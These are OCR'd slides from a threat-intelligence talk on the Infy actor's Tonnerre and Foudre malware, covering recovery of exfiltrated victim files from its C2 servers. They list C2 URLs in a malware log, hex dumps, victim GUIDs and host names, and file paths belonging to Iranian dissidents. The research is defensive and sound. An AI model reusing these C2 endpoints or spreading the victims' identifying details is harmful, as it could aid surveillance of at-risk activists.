  The script provide a dirlist of the exfiltrated files directory and also ability to delete them
- We were able to download all Tonnerre and Foudre exfiltrated files over a period of 4 month and save them automatically sorted by victim.









Infy Threat Actor - 2022

- Tonnerre files includes obfuscated metadata which is not encrypted



```
          0001 0203 0405 0607 0809 0A0B 0C0D 0E0F  0123456789ABCDEF
0x018120  4D44 4D34 4D44 417A 4D54 4177 4E6A 4D77  MDM4MDAzMTAwNjMw
0x018130  4D44 4A45 4D44 4132 4D6A 4177 4D7A 5577  MDJEMDA2MjAwMzUw
0x018140  4D44 4D31 4D44 417A 4F54 4177 4D6B 5177  MDM1MDAzOTAwMkQw
0x018150  4D44 5979 4D44 417A 4F44 4177 4D7A 5577  MDYyMDAzODAwMzUw
0x018160  4D44 4D31 4D44 417A 4E7A 4177 0D0A 4E6A  MDM1MDAzNzAw..Nj
0x018170  4D77 4D44 5931 4D44 4132 4E6A 4177 4D7A  MwMDY1MDA2NjAwMz
0x018180  4577 4D44 597A 4D44 417A 4F44 4177 4E6A  EwMDYzMDAzODAwNj
0x018190  4977 4D44 4245 4D44 4177 5154 4177 4E44  IwMDBEMDAwQTAwND
0x0181A0  4D77 4D44 4E42 4D44 4131 517A 4177 4E54  MwMDNBMDA1QzAwNT
0x0181B0  5577 4D44 637A 4D44 4132 0D0A 4E54 4177  UwMDczMDA2..NTAw
0x0181C0  4E7A 4977 4D44 637A 4D44 4131 517A 4177  NzIwMDczMDA1QzAw
0x0181D0  4E6A 5977 4D44 6330 4D44 4133 4D44 4177  NjYwMDc0MDA3MDAw
0x0181E0  4D6B 5177 4D44 637A 4D44 4133 4E44 4177  MkQwMDczMDA3NDAw
0x0181F0  4E6B 4977 4D44 5644 4D44 4130 4D54 4177  NkIwMDVDMDA0MTAw
0x018200  4E7A 4177 4D44 6377 0D0A 4D44 4130 4E44  NzAwMDcw..MDA0ND
0x018210  4177 4E6A 4577 4D44 6330 4D44 4132 4D54  AwNjEwMDc0MDA2MT
0x018220  4177 4E55 4D77 4D44 5244 4D44 4132 526A  AwNUMwMDRDMDA2Rj
0x018230  4177 4E6A 4D77 4D44 5978 4D44 4132 517A  AwNjMwMDYxMDA2Qz
0x018240  4177 4E55 4D77 4D44 5530 4D44 4132 4E54  AwNUMwMDU0MDA2NT
0x018250  4177 4E6B 5177 0D0A 4D44 6377 4D44 4131  AwNkQw..MDcwMDA1
0x018260  517A 4177 4E7A 4177 4D44 637A 4D44 4132  QzAwNzAwMDczMDA2
0x018270  4E6A 4177 4D7A 4977 4D44 4D77 4D44 417A  NjAwMzIwMDMwMDAz
0x018280  4D6A 4177 4D7A 4977 4D44 4A45 4D44 417A  MjAwMzIwMDJEMDAz
0x018290  4D7A 4177 4D6B 5177 4D44 4D78 4D44 417A  MzAwMkQwMDMxMDAz
0x0182A0  4D44 4177 0D0A 4D6B 5177 4D44 4A45 4D44  MDAw..MkQwMDJEMD
0x0182B0  417A 4F54 4177 4D6B 5177 4D44 4D32 4D44  AzOTAwMkQwMDM2MD
0x0182C0  4179 5244 4177 4D7A 5577 4D44 4D35 4D44  AyRDAwMzUwMDM5MD
0x0182D0  4179 5254 4177 4E7A 5177 4D44 5A45 4D44  AyRTAwNzQwMDZEMD
0x0182E0  4133 4D44 4177                           A3MDAw
```



```
Untitled1 (readonly)
          0001 0203 0405 0607 0809 0A0B 0C0D 0E0F  0123456789ABCDEF
0x00      4300 3A00 5C00 5500 7300 6500 7200 7300  C.:.\.U.s.e.r.s.
0x10      5C00 6600 7400 7000 2D00 7300 7400 6B00  \.f.t.p.-.s.t.k.
0x20      5C00 4100 7000 7000 4400 6100 7400 6100  \.A.p.p.D.a.t.a.
0x30      5C00 4C00 6F00 6300 6100 6C00 5C00 5400  \.L.o.c.a.l.\.T.
0x40      6500 6D00 7000 5C00 7000 7300 6600 3200  e.m.p.\.p.s.f.2.
0x50      3000 3200 3200 2D00 3300 2D00 3100 3000  0.2.2.-.3.-.1.0.
0x60      2D00 2D00 3900 2D00 3600 2D00 3500 3900  -.-.9.-.6.-.5.9.
0x70      2E00 7400 6D00 7000                      ..t.m.p.
```

Exfiltrated file name

Infy Threat Actor - 2022

- Interesting Victims - located in Sweden, first infection in March 10
- Victim is a Windows server hosting a Titan ftp server and mini-httpd web server

```
2022-03-10 10:40:25.799000
try connect to http://log1hcst.info.gf/en/dirt/fdir.php
try connect to http://log1hcst.info.gf/en/dirm/fdir.php
try connect to http://f1host.info.gf/blog/di[redacted]ir.php
[+]2022-03-10/08/2022-03-10--08-37-03__83.2[redacted]_3747
```

ftp[redacted] User name


13f6b43a-6ca9-481c-b559[redacted] machineGuid

NCT[redacted] Host Name

fdir1 Path to store on C2 server

00016 Tonnerre Version

C:\Users\ftp[redacted]\AppData\Local\Temp\psf2022-3-9--17-46-58.tmp Screen Capture file



Infy Threat Actor - 2022

- Attacker machine in Iran probably used for testing infected malicious Word file with macro.
- Word filename “mollajoon_sarbazi_” is an opposition leader to the Iranian Islamic regime
- We found files from computer name test and user test2 which were used by the attackers.

```
DESKTOP-MSJ4V9T

fdir1

00016
5f651d15-0f69-4e6d-9ee6-ee0a98304b0b

=

User

F:\xls of second work\pics\Screenshot_20220119-210555_WhatsApp.jpg
F:\SanDiskMemoryZone_QuickStartGuide.pdf
F:\xls of second work\pics\Screenshot_20220119-205951_WhatsApp.jpg
F:\xls of second work\pics\Screenshot_20220119-205025_WhatsApp.jpg
F:\xls of second work\pics\Screenshot_20220119-205928_WhatsApp.jpg
F:\xls of second work\old project\mollajoon_sarbazi_.docx
F:\xls of second work\pics\words for send\s3.docx
F:\xls of second work\pics\Screenshot_20220122-221103_WhatsApp.jpg
F:\xls of second work\pics\Screenshot_20220119-215158_X Plus.jpg
```

Tonnerre version

Machine GUID

@mollajoon_sarbazi_
Junaeid_mollazaei / جنید_سربازی

@mollajoon_sarbazi_

#Baluchistan The Baloch people, because of their poverty, start fueling to get a halal morsel, and they may be caught or lose their lives and property in this way, and eventually their bodies will return in different conditions. Some of them are flooded in this way and some of them are set on fire by the agents of the Islamic Republic and some of them suffer tragic accidents on the roads of death.
#Baluchistan #Baluchistan_is_beautiful #Soldier #Chabahar #Iranshahr #Saravan #Zahedan #Poverty #Unemployment # Addiction #Drugs

SISTAN AND BALUCHESTAN PROVINCE

Infy Threat Actor - 2022

- Victim in Iran - first infection June 27, 2022
- Activist against violation of human rights in Iran
  http://www.asre-nou.net/1384/azar/1/m-gozaresh-aban.html
- 1800 files were exfiltrated on the first day.

1675	G:\Transfer\articles\hope\social hope-final1.docx
1676	G:\Transfer\articles\hope2 &movement\~$pe&movement.docx
1677	G:\Transfer\articles\hope2 &movement\†©Ì/G.docx
1678	G:\Transfer\articles\hope2 &movement\hope&movement.docx
1679	G:\Transfer\articles\hope2 &movement\hope&movement.final2222.docx
1680	G:\Transfer\articles\hope2 &movement\hope.final1.docx
1681	G:\Transfer\articles\Justice\001_298572643.docx
1682	G:\Transfer\articles\Justice\9/'D* Ì1'F A1/'.docx
1683	G:\Transfer\articles\Justice\9/'D*-2.docx
1684	G:\Transfer\articles\Justice\9/'D*-3.docx
1685	G:\Transfer\articles\Justice\9/'D*-4.docx
1686	G:\Transfer\articles\Justice\EIJH_Volume 25_Issue 4_Pages 1-18.docx

All Research Assumptions confirmed

1

Attackers are humans
and prone to mistakes
Advanced APT != Advanced OpSec

2

Threat actors won't necessarily fix OpSec holes even if they suffered from a past takedown or data leak.

3

We can learn new techniques, current targets, plans, damage control and a additional valuable data.

Go Hack Yourself - 10M legit sites do the same mistakes

References

1. After finishing my research, I found a public research by Checkpoint which details some of the findings I also found independently regarding the MAAS Android https://research.checkpoint.com/2021/smishing-botnets-going-viral-in-iran/
2. https://3xp0rt.com/posts/mars-stealer - prior research on Mars Stealer
3. https://github.com/sibears/IDAGolangHelper
4. https://research.checkpoint.com/2021/chinese-apt-group-targets-southeast-asian-government-with-previously-unknown-backdoor/
5. https://www.cybereason.com/blog/research/strifewater-rat-iranian-apt-moses-staff-adds-new-trojan-to-ransomware-operations

Thank you

Tomer Bar
Vice President of Security Research
at SafeBreach